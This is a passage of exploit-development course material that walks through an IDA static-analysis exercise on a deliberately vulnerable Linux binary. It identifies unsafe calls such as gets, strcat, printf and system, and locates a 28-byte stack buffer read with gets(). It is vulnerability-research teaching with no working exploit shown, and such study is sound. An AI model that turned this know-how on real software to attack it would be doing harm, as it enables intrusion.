In this module, we skimmed the surface of the power associated with IDA. It is a complex, invaluable tool to aid in reverse engineering, vulnerability research, patch diffing, and other efforts. Like most things, the best method to learn the tools is to use them. Starting out with simple projects eases the difficulty associated with reverse engineering patches and other binaries. Practice is the best method to improve your skills.

A great update on shortcuts in IDA can be found at https://www.hex-rays.com/products/ida/support/freefiles/IDA_Pro_Shortcuts.pdf.




Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

SANS

Exercise: Static Analysis with IDA

In this section, we work through an exercise using various techniques to perform threat modeling and reversing with the IDA tool.



Exercise: IDA Static Analysis

- Target Program: display_tool
  - This program is in your 760.1 folder, in the "display_tool" subdirectory
  - It is also in your home directory on the Kubuntu 12.04 Pangolin VM
  - You should be using the Windows 7 VM you were required to bring to class ****See Notes****
- Goals:
  - Review the threat model for potential vulnerabilities
  - Get more comfortable with basic IDA features
  - Reverse the program to locate potential vulnerabilities

Note that IDA versions differ in displays and results! Also, IDA behavior may yield different results depending on what you have done to the database already. **Please keep this in mind!**


Exercise: IDA Static Analysis

In this exercise, you use the program "display_tool." The program is a Linux ELF binary. It was written in C and compiled with GCC. The binary is located in your 760.1 folder, in the "display_tool" subdirectory, as well as your home directory on the Kubuntu 12.04 Pangolin virtual machine. Course VMs are located in the folder titled "VMs" on your course DVD or USB drive. Static analysis can be applied against source code, or by object code, so long as the object code is simply in a disassembled state and not running.

You should be using the Windows 7 virtual machine or host that you were required to bring to class if that is where your commercial version of IDA is installed. If your version of IDA is installed on macOS or Linux, please use that system for the IDA portion of this exercise. If you did not bring a commercial version of IDA, please use the free version provided. Instructions and information about this install are provided shortly. If you are using the free version of IDA, you may use your Windows 8 VM as well.

The goal of this exercise is to review a basic threat model for potential vulnerabilities, get comfortable with basic IDA features, and to reverse engineer the program to identify any potential vulnerabilities. There are several vulnerabilities in this program, as well as a backdoor we will get to later.

Please note that there are many, many versions of IDA. Depending on your version, you may experience different results and behavior. This is to be expected, and you should quickly be able to work around any issues. This is a 700-level course and you are expected to be able to resolve the types of issues that may arise. If you have trouble, please contact your instructor. It is also the case that anything you do may affect what is stored in the database and any output. The features you use, the options you select, and the order in which you perform an action may change the way results and data are displayed to you. You may not experience the exact displays as seen in the slides due to this behavior. Please keep this in mind when referencing the slides for validation. Experimentation and experience with the tool will help you get the desired results.



Exercise: Start Your Kubuntu 12.04 Pangolin Virtual Machine

- If you have not done so already, please copy the Kubuntu 12.04 Pangolin VM from your VM's folder over to your hard drive
- The default account is "deadlist" with a password of "deadlist"
- Your Root password is also "deadlist" – please change your Root password
- Once the VM is loaded, please launch a terminal window if one does not automatically appear
- It should default to the /home/deadlist directory


SEC760 | Advanced Exploit Development for Penetration Testers 109

Exercise: Start Your Kubuntu 12.04 Pangolin Virtual Machine

If you have not already done so, please copy the Kubuntu 12.04 (Linux Kernel 3.2) Precise Pangolin virtual machine (VM) from the "VMs" folder on your VM's folder to your hard drive at the desired location. Once you have copied it over, start up VMware or VirtualBox and bring up the copied VM. The default account is "deadlist" with a password of "deadlist." Your Root password is also "deadlist." Please change your Root password. To get to Root, please use the command ***`sudo -i`***.

If a terminal window does not automatically appear, please launch one and ensure you are in your /home/deadlist directory.

Exercise: Running the Program



```
deadlist@deadlist:~$ ./display tool
Welcome to the file display tool...

Please enter the name of a file you wish to open: hi.txt
How are you?!

COMPLETED

Would you like to display another file? Please enter Yes or No: No

May I have your name please: Steve

Thanks for using the tool Steve... This is my first C program!

Goodbye!

deadlist@deadlist:~$ █
```


Exercise: Running the Program

Once in your /home/deadlist directory, please run the program. Reference the slide for tags for input and output information. The "hi.txt" file exists in your home directory. The program simply allows you to give it the name of a file. If the file exists, the program will attempt to display the contents on the screen. The program was intentionally poorly written to allow us to examine what may be wrong.

```
deadlist@deadlist:~$ ./display_tool

Welcome to the file display tool...

Please enter the name of a file you wish to open: hi.txt
How are you?!

COMPLETED

Would you like to display another file? Please enter Yes or No: No

May I have your name please: Steve

Thanks for using the tool Steve... This is my first C program!

Goodbye!
```

Exercise: Basic Threat Model (1)

- On this slide is a simple threat model to help identify potential vulnerability points
- Having run the program, try to identify any areas of concern before moving forward



Exercise: Basic Threat Model (1)


On this slide is a simple threat model using the older version of the Threat Modeling Tool. The threat modeling done on this program is not complete, nor is it as informative as one may hope. Depending on who is doing the threat modeling, what design documentation was provided, and other factors, you will experience many different types. There is no perfect way in which threat models should be written, and experience yields better results. Threat models are also very specific to each company and what SDL or Secure-SDLC process they may be following. This threat model would be all intra-process oriented in that there are no true external interactors other than the user sitting at the console. All data flows are within the same trust boundary, other than the commands issued by the interactor; hence, a generic data flow was added. There are no limits as to how you can use the Threat Modeling Tool.

Take a moment to look at the model provided and identify any potential areas of concern. Remember, the curved dotted line represents a trust boundary. Attempt to determine what vulnerability classes are associated with each function and where we may want to attempt fuzzing or other tests. This model was done with the older Microsoft Threat Modeling Tool and is in your 760.1 folder titled "display_tool.tms." You are not required to install the tool. The document is simply there so that you may review it at a later date. Some of the analysis and environmental info has been completed. You would need Visio to open the document after installing the older version of the Threat Modeling Tool.

Exercise: Basic Threat Model (2)


1) Format string bugs
2) Info disclosure
3) Buffer overflows
4) Buffer overflows

- From this model, we do not have an understanding as to what functions are used for what input
- Also, is it complete?



Exercise: Basic Threat Model (2)

The red X's on the slide represent potential attack vectors coming from the user. This one is easy, as having run the program we know that the input and output are controlled with standard-in (stdin). All communications from the user represent potential risk areas. Looking at the functions shown on the model, though certainly not all the program's functions, we can associate some potential threats to the overall attack surface. The printf() function in the C programming language is known for potentially having format string bugs. In other words, if a developer forgets to include a format specifier as to how they want data displayed or written during a printf() call, a user may be able to exploit this opportunity. The strcmp() function could potentially leak out the contents of a program if a user is able to debug the program. This could be an information disclosure issue. The gets() function and strcat() function are unsafe as they provide no bounds checking. This could result in a buffer overflow, allowing an attacker to execute arbitrary code.



Exercise: IDA

- If you brought a licensed version of IDA, please launch it at this point
- IDA 6.2 or later is preferred for the newer features
- If you did not bring IDA, please read the following:
  - As explained on the SANS course info webpage, you will be unable to perform some of the steps and exercises
  - Install idafree50.exe from the 760.1 folder onto Win 7
  - Go to https://www.hex-rays.com/products/ida/support/download.shtml
  - Download IDA Demo Download and install it as well
  - With the free version, you cannot perform remote debugging or use Proximity View; many processors are not supported
  - With the demo version, you cannot save databases or open databases, and it is time-limited

SEC760 | Advanced Exploit Development for Penetration Testers 113


Exercise: IDA

Hopefully you have a licensed version of IDA, as strongly recommended in the course prerequisites. Version 6.2 or later will allow you to use many of the features we will use in the course. Please remember that each version of IDA brings us new features. If you do not have IDA, you may use the free version that is located in your 760.1 folder titled "idafree50.exe." If you are using the free version, you may not be able to perform all the steps in each exercise. When you reach an area that you cannot perform due to this limitation, the slide or notes will indicate this and, if applicable, an alternative option may be presented. There may not always be an alternative option. Sometimes, the exercise is simply walking you through a faster way to achieve a goal for which you will likely already be familiar. Take, for instance, the case where you are attempting to debug a program with GDB on Linux. GDB is not a graphical tool, and navigation can sometimes be tedious. The ability to use IDA as a remote GDB server for debugging will help expedite your debugging time. In this case, we will not be showing the alternative method of using native GDB on your Linux system. It is expected that you are familiar with GDB use and navigation as a prerequisite to this course. The slides will clearly show you each address you can use for a breakpoint and other necessary actions.

Again, if you do not have a licensed copy of IDA 6.2 or later, install the free version from your 760.1 folder or go to http://www.hex-rays.com/products/ida/support/download.shtml.

Exercise: Loading the Program into IDA

- File, Open
- Choose the file "display_tool" from your 760.1 folder
- Accept defaults
- Click OK



Load a new file

Load file C:\Users\stephen.sims\Documents\display_tool as

ELF for Intel 386 (Executable) [elf.ldw]
Binary file

Processor type: Intel 80x86 processors: metapc

Loading segment: 0x00000000

Loading offset: 0x00000000

Analysis
- ✓ Enabled
- ✓ Indicator enabled

Options
- ✓ Create base for debugging
- ☐ Load resources
- ✓ Rename DLL entries
- ☐ Manual load
- ☐ Fill segment gaps
- ☐ Loading options
- ☐ Create FLAT group

DLL directory: C:\Windows

All screenshots are from IDA Pro 6.4 or newer. Other versions may differ slightly.


Exercise: Loading the Program into IDA

Please launch IDA and select the option to open a new file. Select the file "display_tool" from your 760.1 folder. Accept all defaults and click OK. Please note again that depending on your version of IDA, the GUI images may be different.

If you are using a non-licensed copy of IDA, please use an IDA demo 6.3 or a later version that you downloaded from Hex-Rays. This will allow you to use Proximity View.

Exercise: First View – Static Analysis

- Once IDA has processed the file, we get the first graphical display of the main() function



If you're familiar with IDA, spend some time looking around.

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 10h
mov     dword ptr [esp], 3E8h ; uid
call    _seteuid
cmp     [ebp+argc], 1
jle     short loc_8048A3E
```


```
mov     dword ptr [esp], offset aThereIsNoHelpM ; "There is no help menu or usage informat"...
call    _puts
mov     dword ptr [esp], 1 ; status
call    _exit
```

```
loc_8048A3E:
call    display
mov     eax, 0
leave
retn
main endp
```

115

Exercise: First View – Static Analysis

On this slide is the default graphical view of the main() function that should appear once IDA has finished processing the display_tool file. If you are familiar with IDA, please use any available free time to navigate the program and have a look around. We can see towards the bottom of the top block that there are two paths that can be taken, indicated by the arrows. On the right is the direction that we want to go, which calls a function named "display." On the left is the usage statement. The second-to-lowest instruction in the top block says "`cmp [ebp+arg_c], 1`." This is checking to make sure that only argv[0] exists, which is the program name. This program does not take arguments. The "jle" instruction checks the sign flag and the zero flag to see whether the result of the compare is less than or equal to 1. If so, we take the jump to the usage statement.



Exercise: Imported Functions

- Click the Imports tab on the IDA's main display
- On this slide is a screenshot of the external function calls we should take a look at
- Which functions stick out?
- Try to map vulnerability classes to identified functions we should be concerned about
- As this is our first exercise, don't worry about anything abstract


```
0804A0F0    printf
0804A0F4    gets
0804A0F8    fgets
0804A0FC    sleep
0804A100    seteuid
0804A104    strcat
0804A108    puts
0804A10C    system
0804A110    exit
0804A114    __libc_start_main
0804A118    fopen
0804A11C    strncpy
```

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 116

Exercise: Imported Functions

Click the Imports tab in the main display of IDA. You should have a listing similar to that on the slide. This is a display of all functions that must be linked from a shared object. They are the external function calls. Take a look at the functions and see whether any are of concern. Do not worry about looking for more obscure problems that may arise, as this is our first exercise. Look for the obvious ones.



Exercise: Functions of Concern

- High Concern:
  - printf() – Format String Bugs
  - gets() – Buffer Overflows
  - strcat() – Buffer Overflows
  - system() – Command Injection
- Less Concern:
  - strncpy() – Possible Buffer Overflow
  - fgets() – Possible Buffer Overflow

SANS SEC760 | Advanced Exploit Development for Penetration Testers 117

Exercise: Functions of Concern

On this slide is a sample of some functions of the program we should likely look at.


The printf() function is a function used to print formatted data to standard-out (stdout). The formatting is dictated by the use of format strings. There are various format specifiers designated by the % sign that allow the developer to specify how data will be displayed. Examples of format specifiers include the use of %s for a null-terminated string and %u for an unsigned integer, among many others. Failure to use a format specifier when a user is able to see their data displayed by the application, or when a user has internal knowledge of the application, may allow them to leak information or possibly take control.


The gets() and strcat() functions are infamous for causing buffer overflows due to a lack of any bounds checking. The gets() function reads data from stdin and writes it to the buffer designated by a pointer. There is no size argument and therefore it will easily write outside the bounds of an allocated buffer. The strcat() function concatenates two strings together by appending the source string to the destination string, overwriting the null-terminating byte and adding a new one at the end. There is no bounds checking, so the buffer must have the space to handle the concatenation. The system() function executes a command using /bin/sh with the –c argument, returning control after the command has been executed. Depending on how the system() function is called, a user may be able to append additional commands with special characters such as a semicolon. Input validation is needed to ensure that additional commands are not executed by an attacker.

The strncpy() and fgets() functions perform the same actions as functions like gets() and strcpy(); however, they require a size argument. When used properly, they prevent buffer overflows from occurring. Both functions still have issues that may allow for exploitation. Improperly specifying the size argument, such is often the case with Unicode strings, or basing the size on the length of input, is often the cause of a buffer overflow. Other issues exist around passing null pointers causing a denial of service and the failure to add null termination if the input is exactly the same size as the destination buffer.

Exercise: Analyzing gets()


- From the “Function name” window, double-click _gets





```
; Attributes: thunk

; char *gets(char *s)
_gets proc near
jmp     ds:off_804A004
_gets endp
```

Click on this address and press Ctrl-X.



Direction	Typ	Address	Text
Do...	p	get_Name+19	call _gets
Do...	p	display+39	call _gets
Do...	p	display+183	call _gets

Three calls to the gets() function. One from get_Name() and two from display(). Double-click the first one from the get_Name() function.


Exercise: Analyzing gets()

1) Go to the Function name window inside of IDA and locate and double-click the _gets function. Use the _gets function name as opposed to “gets” without the underscore. The _gets function is the C mangled name used for legacy purposes to avoid namespace conflicts. This is the external call we are interested in viewing. The normal flow during a call to a linked function is to first go to the procedure linkage table (PLT), which jumps to the appropriate pointer from the global offset table (GOT). The function name, such as gets, without the leading underscore, is simply a reference stored in the “externs” segment.

2) After we complete step 1, we find ourselves in the PLT entry for the _gets function. Click the address referenced by the jmp instruction, as shown on the slide, and press Ctrl-X to bring up the cross-references.

3) The image marked with the number 3 shows us each of the calls from the code segment to the _gets function. If we double-click any of these results, we will be taken to the relative code segment. Double-click the first result, which shows “get_Name+19.”

Exercise: get_Name() Call to gets()



```
                      ; Attributes: bp-based frame

                      public get_Name
                      get_Name proc near

                      var_1C= byte ptr -1Ch

55                    push    ebp
89 E5                 mov     ebp, esp
83 EC 38              sub     esp, 38h        ; char *
B8 20 8B 04 08        mov     eax, offset aMayIHaveYourNa
89 04 24              mov     [esp], eax      ; char *
E8 69 FE FF FF        call    _printf
8D 45 E4              lea     eax, [ebp+var_1C]
89 04 24              mov     [esp], eax      ; char *
E8 6E FE FF FF        call    _gets
B8 40 8B 04 08        mov     eax, offset aThanksForUs
8D 55 E4              lea     edx, [ebp+var_1C]
89 54 24 04           mov     [esp+4], edx
89 04 24              mov     [esp], eax      ; char *
E8 4A FE FF FF        call    _printf
B8 00 00 00 00        mov     eax, 0
C9                    leave
C3                    retn
                      get_Name endp
```

var_1C = byte ptr -1Ch → 28 bytes decimal


Argument to gets()
var_1C = 28 bytes | Likely buffer overflow on return

Exercise: get_Name() Call to gets()

We are now inside the get_Name function that contains the expected call to the _gets function, highlighted with a box. If you press the spacebar at this point to jump to Disassembly View, you will see the memory address where this call exists. You should see a variable named "var_1C." If you highlight this variable, you will get very limited information because it is a stack variable. We are viewing a dead listing of the program; therefore, IDA is not able to display the context of the function's stack. IDA is still able to give us useful information, as seen with "var_1C= byte ptr -1Ch." 1C is the hexadecimal value for 28 in base10/decimal. Before the call to the _gets function, we can see the "var_1C" variable being passed as an argument, indicating to us the buffer size. In theory, because we have not yet confirmed it, input over 28 bytes during that call to _gets should overrun the buffer.

Exercise: Path to gets()

- Use Proximity View to trace path
- This is not available pre-IDA 6.2 or in the free version
- Double-click main() from the Function name window
- Press Fn-NmLk and then "-" to toggle Proximity View
- Your display may differ from the slide. That's okay!




Exercise: Path to gets()

We may be in a position where we want to know how to get to a potentially vulnerable point within a program. The example we will use in this exercise is simple; however, it demonstrates the benefit of the Proximity View feature, which we will continue to use in more complex cases. As previously mentioned, the Proximity View feature was not available until IDA version 6.2 and is not available at all in the free version. If you do not have at least IDA 6.2, please use the IDA Demo version 6.3 or later, or you will not be able to perform this portion of the exercise. Please read through the slides to understand the benefit and purpose of the feature. An alternative method to trace our path will be shown in a few slides.


Start by double-clicking the main() function from inside the Function names window. This function does not begin with an underscore as it is an internal function. Once you double-click the main() function, press the Function key and while holding it down, press the Num Lock key (Fn-NmLk). If you are using a full-size keyboard with a number pad, you will not need to use the Function key to enable Num Lock. After Num Lock is enabled, you can use the appropriate + and – keys to toggle in and out of Proximity View, respectively. You can also get to it by going to View, Open subviews, Proximity Browser.


You should see something similar to what appears on the slide if you have successfully switched to Proximity View. Don't worry if your view does not match up identically to what is seen on the slide. As mentioned previously, depending on what actions you have taken inside the program to this point, the output may differ.



Exercise: Collapse Parents and Children

- Click inside the main() function and then right-click
- You should see this box appear:
